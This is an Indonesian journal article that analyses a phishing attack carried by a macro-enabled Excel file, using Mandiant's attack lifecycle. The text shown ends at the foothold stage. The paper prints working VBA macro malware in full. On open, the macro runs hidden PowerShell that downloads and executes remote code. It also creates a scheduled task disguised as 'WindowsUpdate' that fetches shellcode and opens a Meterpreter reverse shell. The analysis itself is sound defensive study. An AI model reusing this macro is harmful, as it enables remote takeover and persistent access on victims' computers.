Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti

# Analisis *Cyber Threat* Injeksi *Malware* pada Suatu Dokumen Menggunakan Metode *Mandiant's Cyber Attack Lifecycle Model*

**Rifqi Mahmud[1], Yudi Prayudi[2]**
[1,2]Program Studi Informatika Program Magister, Universitas Islam Indonesia Jl.Kaliurang, KM. 14,5, Sleman, D.I. Yogyakarta, 55584
17917220@students.uii.ac.id

***Abstract***

*The number of malware attacks that occur by embedding malicious code or exploits makes it important to know the flow of the malware attack that occurs so that we can understand where the attack started and what impacts can be caused by a malware attack that occurs, and how the flow of the attack using an analytical method Cyber Attack Lifecycle. This research was conducted to find out the flow of a malware attack, to find out where the attack started and to find out what impact the attack could have on the Mandiant's Cyber Attack Lifecycle Model. Mandiant's Cyber Attack Lifecycle Model was chosen as the analysis method because it has 8 stages that can cover the entire attack flow, namely initial recon, initial compromise, establish foothold, escalate privileges, internal recon, move laterally, maintain presence, and complete mission. Analysis of the attack was carried out from a document file which was indicated to contain malware in which the document file was sent by someone using Microsoft Excel document format and would be analyzed using Mandiant's Cyber Attack Lifecycle Model method to find out where the attack started and how the attack flow could occur. The results showed that the application of the Mandiant's Cyber Attack Lifecycle Model was successful in covering all the attack paths well, knowing the impact of the attack, and being able to find out where the attack started.*

***Keywords****: malware; exploit; cyber attack lifecycle;*

***Abstrak***

*Banyaknya serangan malware yang terjadi dengan menanamkan kode jahat atau exploit membuat pentingnya mengetahui alur dari serangan malware yang terjadi sehingga kita dapat memahami dari mana serangan itu berawal dan apa saja dampak yang dapat ditimbulkan dari serangan malware yang terjadi, dan bagaimana alur serangan menggunakan sebuah metode analisis Cyber Attack Lifecycle. Adapun penelitian ini dibuat untuk mengetahui alur sebuah serangan malware, mengetahui dari mana serangan itu berawal serta mengetahui dampak apa yang dapat ditimbulkan dari serangan yang terjadi menggunakan metode Mandiant's Cyber Attack Lifecycle Model. Metode Mandiant's Cyber Attack Lifecycle Model dipilih sebagai metode analisis karena memiliki 8 tahapan yang dapat mencakup seluruh alur serangan yaitu initial recon, initial compromise, establish foothold, escalate privilages, internal recon, move laterally, maintain presence, dan complete mission. Analisis serangan dilakukan dari sebuah file dokumen yang diindikasikan mengandung sebuah malware yang mana file dokumen tersebut dikirim oleh seseorang dengan menggunakan format dokumen Microsoft Excel dan akan dianalisa menggunakan metode Mandiant's Cyber Attack Lifecycle Model untuk mengetahui dari mana serangan itu berawal dan bagaimana alur serangan dapat terjadi. Hasil penelitian menunjukkan bahwa dalam penerapan metode Mandiant's Cyber Attack Lifecycle Model berhasil mencakup semua alur serangan dengan baik.*

***Kata kunci****: malware; exploit; cyber attack lifecycle;*

Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti

## 1. PENDAHULUAN

Lebih dari setengah populasi manusia saat ini merupakan pengguna internet dan terdapat peningkatan sedikitnya 7.3 persen pengguna internet dalam kurun waktu satu tahun terakhir ini (Hootsuite, 2021). Fakta tersebut mengindikasikan bahwa internet memang merupakan salah satu produk yang diciptakan dibumi ini yang paling penting dan *powerful* untuk menunjang pekerjaan manusia. Pada abad 21 ini, hampir seluruh perangkat elektronik bahkan benda yang secara mekanisme kerjanya tidak dijalankan secara elektronik juga dapat terhubung ke internet, yang-mana teknologi ini dikenal dengan istilah *Internet of Things* (IoT), dengan kemampuan pemerolehan, analisis, distribusi data yang dapat secara efektif dan cepat diolah menjadi suatu informasi (Evans, 2011).

Kecepatan dalam mendistribusikan data pada internet, sangat dibutuhkan untuk menunjang berbagai pekerjaan manusia dewasa ini, dari berbagai bidang seperti ekonomi, politik, hingga aktifitas kemiliteran dan inteligen. Maka dari itu, data yang dapat diakses melalui *cyberspace* menjadi beresiko bahkan dapat menjadi ancaman keamanan suatu Negara. Beberapa dekade terakhir, kebutuhan akan penguatan terhadap teknik spionase siber telah terealisasikan secara serius, salah satu tekniknya adalah dengan melakukan eksploitasi mengggunakan *malware* pada perangkat target (Cunningham, 2020).


Pertumbuhan *malware* yang terus meningkat secara eksponensial (Hansen & Larsen, 2015) membuat analisis terhadap *malware* menjadi hal yang urgensi untuk terus diperbaharui. Banyaknya penanganan dan perencaan serangan siber yang tidak dilakukan secara konseptual (Herr, 2014) membuat sulit untuk melakukan *tracking* sebagai bahan analisa dan pembelajaran pada aktifitas serangan siber berikutnya. Salah satu solusinya adalah dengan menggunakan atau menerapkan *cyber threat lifecycle* sebagai kerangka kerja yang ditujukan untuk ketahanan siber, sehingga suatu organisasi ataupun pada skala yang lebih besar seperti negara dapat dengan lebih optimal membuat, menyeimbangkan, mempersiapkan dan merencanakan serangan ketika dibutuhkan dan dapat secara struktural memulihkan kondisi jika terjadi serangan siber (MITRE, 2015) dengan melakukan analisis berdasarkan hasil identifikasi dari *tracking* setiap tahapan yang dilalui oleh penyerang.

Penelitian ini sendiri berfokus pada aktifitas *cyber attack lifecycle* dengan mengimplementasikan *Mandiant's cyber attack lifecycle* yang saat ini tersedia pada sebuah temuan file dokumen yang terindikasi mengandung *malware* untuk dianalisa lebih lanjut sehingga dapat mengetahui alur serangan yang terjadi, mengetahui dampak serangan yang ditimbulkan, serta dapat mengetahui dari mana serangan itu berawal. Beberapa *framework* yang juga telah ada yaitu Threat Sequences dari Microsoft (Espenschied et al., 2016), CIS Community Attack Model (CIS, 2016), Mandiant's Attack Lifecycle Model (Mandiant, 2013), NIST SP 800-30R1 (Rebecca M. Blank. Patrick D. Gallagher, 2012), National Cyber Security Center : Stages in Cyber Attack

(NCSC, 2016), Lockheed Martin Corporation : Kill Chain Phases (Hutchins et al., 2011). Hasil analisa dari keseluruhan tahapan dari *Mandiant's cyber attack lifecycle* diharapkan dapat mengetahui alur serangan yang terjadi, mengetahui dampak serangan yang ditimbulkan, serta dapat mengetahui dari mana serangan itu berawal.

## 2. METODOLOGI PENELITIAN

Bab ini menjelaskan mengenai langkah – langkah penelitian yang akan dilakukan. Adapun langkah – langkah metodologi yang diusulkan secara garis besar diuraikan pada Gambar 1




**Gambar 1.** Alur Penelitian

### 2.1. Initial Reconnaissance

Penyerang melakukan profiling terhadap target dengan mengidentifikasi baik sistem atau kebiasaan target untuk menentukan kerentanan dan menentukan metodologi serangan. Penyerang mungkin dapat mencari layanan atau individu yang terhubung ke internet yang mencakup informasi tertentu untuk mendapatkan celah kerentanan. Celah kerentanan dapat diperoleh dari beberapa hal :

a) Melalui analisa aktivitas situs media sosial target untuk mengidentifikasi minat atau ketertarikan target terhadap informasi tertentu yang mungkin sedang dicari.
b) Melalui history konferensi yang dihadiri oleh target.

c) Melalui analisa aktivitas bisnis yang sedang target kerjakan sehingga penyerang dapat menyamar sebagai instansi terkait.
d) Identifikasi situs web yang mungkin terdapat kerentanan terhadap aplikasi web.
e) Melalui organisasi dan produk internal pada organisasi target.

### 2.2. Initial Compromise

Pada tahap ini, *email phishing* kemungkinan dikirimkan oleh penyerang ke target berdasarkan hasil yang didapat pada tahapan *initial reconnaissance* yang berisi profiling baik sistem maupun kebiasaan target. Penyerang menyesuaikan nama dan isi file sesuai dengan topik yang sedang dicari oleh target pada saat kejadian itu terjadi.

### 2.3. Establish Foothold

Koneksi *(backdoor)* telah terbangun dengan *malware* yang telah dieksekusi oleh target untuk pijakan awal penyerang dapat mengakses dan mengontrol komputer target dari luar jaringan. *Backdoor* akan membuat jalur atau koneksi keluar dari jaringan komputer target untuk bisa dikendalikan oleh penyerang.

### 2.4. Escalate Privilages

Pada tahapan ini, penyerang dapat memanfaatkan hak akses akun istimewa pada komputer target apabila memungkinkan seperti Pengguna Istimewa, Administrator Lokal, Administrator Domain.

### 2.5. Internal Reconnaissance

Mengumpulkan informasi dari komputer target menggunakan berbagai perintah yang ada untuk mengetahui struktur jaringan,direktori dan file yang ada pada komputer target.

### 2.6. Move Laterally

Memperluas area pencarian file atau dokumen penting ke komputer lain yang terkoneksi dengan komputer target apabila file atau dokumen yang dicari tidak ada pada computer target dengan memanfaatkan kredensial pengguna yang telah disusupi untuk mendapat akses ke komputer lainnya yang terkoneksi pada komputer target.

### 2.7. Maintain Presence

Pada tahapan ini, akses berkelanjutan ke komputer target dapat dibuat dengan menginstal beberapa varian *backdoor malware* atau juga dapat mendapatkan akses ke layanan akses jarak jauh seperti *Virtual Private Network (VPN)* target atau organisasi dari target.

### 2.8. Complete Mission

Penyerang berhasil mencapai tujuannya. Data penting, kekayaan intelektual, dan Informasi sensitif dapat diunduh, dihapus, ataupun diedit oleh penyerang yang menjadi tujuan final dari serangan *malware* ini dilakukan.

### 2.9. Case Study


Pada penelitian ini terdapat sebuah studi kasus serangan siber injeksi *malware* pada sebuah dokumen yang mana serangan siber yang terjadi belum dapat diidentifikasi dan alur penyerangan masih belum dapat diuraikan dengan baik. Studi kasus yang terjadi melibatkan seorang karyawan yang bekerja di PT Linbank yang kehilangan file dokumennya penting perusahaan setelah mengakses file yang dia dapatkan dari akun media sosialnya.

*Mandiant's cyber attack lifecycle* sebagai metode penanganan serangan siber dipilih untuk menganalisa serta memberikan gambaran jelas alur penyerangan siber yang terjadi yang melibatkan seorang karyawan PT Linbank dalam kasus injeksi *malware* pada sebuah dokumen.

## 3. HASIL DAN PEMBAHASAN

### 3.1. Initial Reconnaissance


Pada tahapan *Initial Reconnaissance*, proses profiling dapat dilakukan penyerang dengan menyasar website organisasi target, analisa aktivitas bisnis, histori konferensi yang dihadiri ataupun melalui analisa aktivitas situs media sosial target untuk mendapatkan celah kerentanan yang nantinya informasi yang didapat dari proses profiling ini dapat dimanfaatkan penyerang untuk dapat menentukan metodologi serangan yang akan dilakukan. Dalam kasus injeksi *malware* dalam penelitian ini, diketahui penyerang dapat menemukan informasi email dan ketertarikan target melalui akun media online linked.in dimana dalam akun linked.in target didapati mencantukan alamat email dan media sosial pribadi target seperti yang ditunjukkan pada gambar 2 dan 3.




**Gambar 2.** Dashboard Akun Linked.id

Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti

Pada gambar 2, akun media online milik target memuat beberapa informasi pribadi diantaranya nama tempat target bekerja, lokasi tempat kerja, serta jabatan target saat ini didalam perushaan tempat target sedang bekerja.




**Gambar 3.** Informasi Akun Media Sosial Lain yang Terkait dalam Akun Linked.in

Pada gambar 3, ditemukan bahwa informasi yang terkandung dalam akun media linked.in pada link website menampilkan alamat media sosial lainnya yaitu berupa akun facebook dan email target. Dua informasi ini cukup krusial dimana penyerang pada kondisi ini sudah dapat memulai tahapan profiling dengan temuan akun media sosial target tersebut. Penyerang dapat memulai melihat segala informasi yang terdapat didalam akun media sosial yang terkait untuk melihat apakah ada kerentanan atau minat target terhadap informasi tertentu untuk dapat dimanfaatkan seperti pada gambar 4.



**Gambar 4.** Akun Media Sosial Facebook Target

Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti

Pada gambar 4, terlihat aktivitas akun media sosial facebook target sedang mencari informasi mengenai harga mobil mitsubishi yang mana minat ini menjadi informasi yang sangat penting bagi penyerang di tahapan profiling karena metode serangan sudah dapat ditentukan dengan memanfaatkan minat target terhadap informasi yang ada didalam akun facebook yang mana sedang mencari informasi harga mobil dan juga alamat email target yang sudah tercantum di akun linked.in target dapat menjadi media penyerang menargetkan serangannya.

### 3.2. Initial Compromise

Pada tahapan *Initial Compromise*, *Email phishing* biasanya dikirimkan oleh penyerang kepada target dengan menyesuaikan isian file dan nama sesuai hasil yang didapat pada tahapan *initial reconnaissance*. Pada kasus injeksi *malware* dalam penelitian ini, ditemukan pada device target bahwa penyerang memulai serangannya dengan mengirimkan *email phishing* dan menyamar menjadi salah satu sales mobil yang sedang menawarkan promo besar-besaran di akhir tahun. Seperti pada gambar 5, Email yang dikirim sepintas tidak ada yang mencurigakan karena terlihat hanya berisi penawaran dari sales mobil yang sedang menawarkan sebuah promo.




**Gambar 5.** E-mail Penawaran Sales Mobil


Namun, pemeriksaan lanjutan dilakukan dan menemukan bahwa format email ini berbeda dengan standard email sales di perusahaan terkait dan terlihat menggunakan layanan webmail gratis dan diluar kebiasaan perusahaan seperti pada gambar 6.

Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti

| | |
|---|---|
| ID Pesan | <CANeZfdODnksqgd3idUefiSpyvSPRE9XEqegRSkndg85KTuse8w@mail.gmail.com> |
| Dibuat pada: | 7 Oktober 2021 11.32 (Dikirim setelah 12 detik) |
| Dari: | Melany Anastasia <anastasiamelany sales@gmail.com> |
| Kepada: | deddysanjaya131@gmail.com |
| Subjek: | Promo Mitsubisi Terbatas !!! |
| DKIM: | 'PASS' dengan domain gmail.com Pelajari lebih lanjut |
| DMARC: | 'PASS' Pelajari lebih lanjut |

**Gambar 6.** Format E-mail


Penyerang juga melampirkan beberapa lampiran yang didalamnya salah satunya berisi dokumen informasi promo yang mungkin dokumen tersebut sudah disisipi program berbahaya atau *malware* seperti yang ditunjukkan pada gambar 7.




**Gambar 7.** Lampiran Dokumen E-mail


Penyerang ikut melampirkan file dengan nama “Promo Akhir Tahun Mitsubishi 2021” yang diketahui berektensi “xls.xlsm” yang mana ektensi tersebut bagian dari ektensi yang dipakai pada dokumen Microsoft Excel seperti gambar 8.

Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti




**Gambar 8.** Lampiran File Promo Akhir Tahun Mitsubishi 2021.xls.xlsm

Setelah dokumen di download, terlihat pada gambar 9 tipe dari ektensi yang sebenarnya dari dokumen yang dilampirkan penyerang adalah *"Microfot Excel Macro-Enable Worksheet"* yang mana file ektensi ini perlu dicurigai karena fitur ektensi yang digunakan yaitu Macro pada dokumen excel bisa saja telah diisi dengan *malware* atau kode jahat lainnya.




**Gambar 9.** Ektensi Dokumen Microfot Excel Macro-Enable Worksheet


Fitur Macro sendiri diketahui adalah Fitur yang dapat merekam aktivitas yang dilakukan user pengguna Microsoft Excel dan merupakan bagian dari sederet perintah yang dapat disimpan dalam bahasa visual basic.



Jurnal Sains Komputer & Informatika (J-SAKTI)
Volume 6 Nomor 1, Maret 2022, pp. 209-225
ISSN: 2548-9771/EISSN: 2549-7200
https://tunasbangsa.ac.id/ejurnal/index.php/jsakti


### 3.3. Establish Foothold

Tahapan *Establish Foothold* menjadi celah dimana penyerang dapat membangun koneksi *(backdoor)* dengan *malware* yang sebelumnya sudah dipersiapkamn dan disisipkan pada file yang sudah dikirim pada tahapan sebelumnya. Situasi ini juga sering disebut sebuah pijakan awal. File berbahaya seperti *malware* yang disisipkan pada sebuah dokumen dalam kebanyakan kasus akan mulai aktif apabila target membuka dokumen dan menjadi awal penting untuk penyerang menanamkan program jahat tersebut seperti yang diperlihatkan pada gambar 10. yang didapat dari file dokumen "Promo Akhir Tahun Mitsubishi 2021.xls.xlsm". Seperti di dalam file dokumen "Promo Akhir Tahun Mitsubishi 2021.xls.xlsm", ketika target adalah seseorang yang awam terhadap bahayanya berbagai file dokumen yang mungkin mengandung berbagai program jahat dan memutuskan untuk membukanya, ini akan menjadi awal pijakan yang bagus untuk penyerang bisa menanamkan *malware* pada komputer target.




**Gambar 10.** Isi Dokumen Promo Akhir Tahun Mitsubishi 2021.xls.xlsm

Dalam kebanyakan kasus dalam dokumen yang disisipi program jahat, *malware* akan mulai aktif apabila target memberikan izin dengan mengaktifkan *"Enable Content"* pada dokumen yg telah disisipi oleh *malware*. Secara tidak disadari perintah ini juga menjadi perintah untuk *malware* bisa masuk dan mulai berpijak seperti gambar 11.




**Gambar 11.** Enable Content

Dalam pemeriksaan lanjutan, file dokumen "Promo Akhir Tahun Mitsubishi 2021.xls.xlsm" ditemukan telah ditanam kode jahat yang

memanfaatkan fitur macro pada Microsoft Excel. *Malware* bisa disisipkan dan dibuat penyerang melalui menu *view > macros > view macros* dengan menambahkan berbagai perintah yang diinginkan untuk dieksekusi. Perintah yang didapatkan pada fitur macros dalam file dokumen yang dikirim oleh penyerang adalah seperti gambar 12.

```
' Author: Matt Nelson
' Twitter: @enigma0x3
Sub Auto_Open()
Execute
# Persist
End Sub
```


```
    Public Function Execute() As Variant
      Const HIDDEN_WINDOW = 0
      strComputer = "."
      Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

      Set objStartup = objWMIService.Get("Win32_ProcessStartup")
      Set objConfig = objStartup.SpawnInstance_
      objConfig.ShowWindow = HIDDEN_WINDOW
      Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")

  objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -
noprofile -noexit -c ""IEX ((New-Object
Net.WebClient).DownloadString('http://165.22.16.10:8080/ads.html'))""", Null,
objConfig, intProcessID
    End Function

    Public Function Persist() As Variant
      Const HIDDEN_WINDOW = 0
      strComputer = "."
      Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

      Set objStartup = objWMIService.Get("Win32_ProcessStartup")
      Set objConfig = objStartup.SpawnInstance_
      objConfig.ShowWindow = HIDDEN_WINDOW
      Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")
            objProcess.Create "Powershell.exe -ExecutionPolicy Bypass -WindowStyle
Hidden -noprofile -noexit -c Invoke-Command -ScriptBlock { schtasks /create  /TN
WindowsUpdate /TR 'powershell.exe -ep Bypass -WindowStyle Hidden -nop -noexit -c
''IEX ((New-Object Net.WebClient).DownloadString(''''http://192.168.1.127/Invoke-
Shellcode'''''))''; Invoke-Shellcode -Payload windows/meterpreter/reverse_https -
Lhost 192.168.1.127 -Lport 1111 -Force' /SC onidle /i 20}", Null, objConfig,
intProcessID
    End Function
```

**Gambar 12.** Perintah yang Tertanam pada Fitur Macros dalam File Promo Akhir Tahun Mitsubishi 2021.xls.xlsm

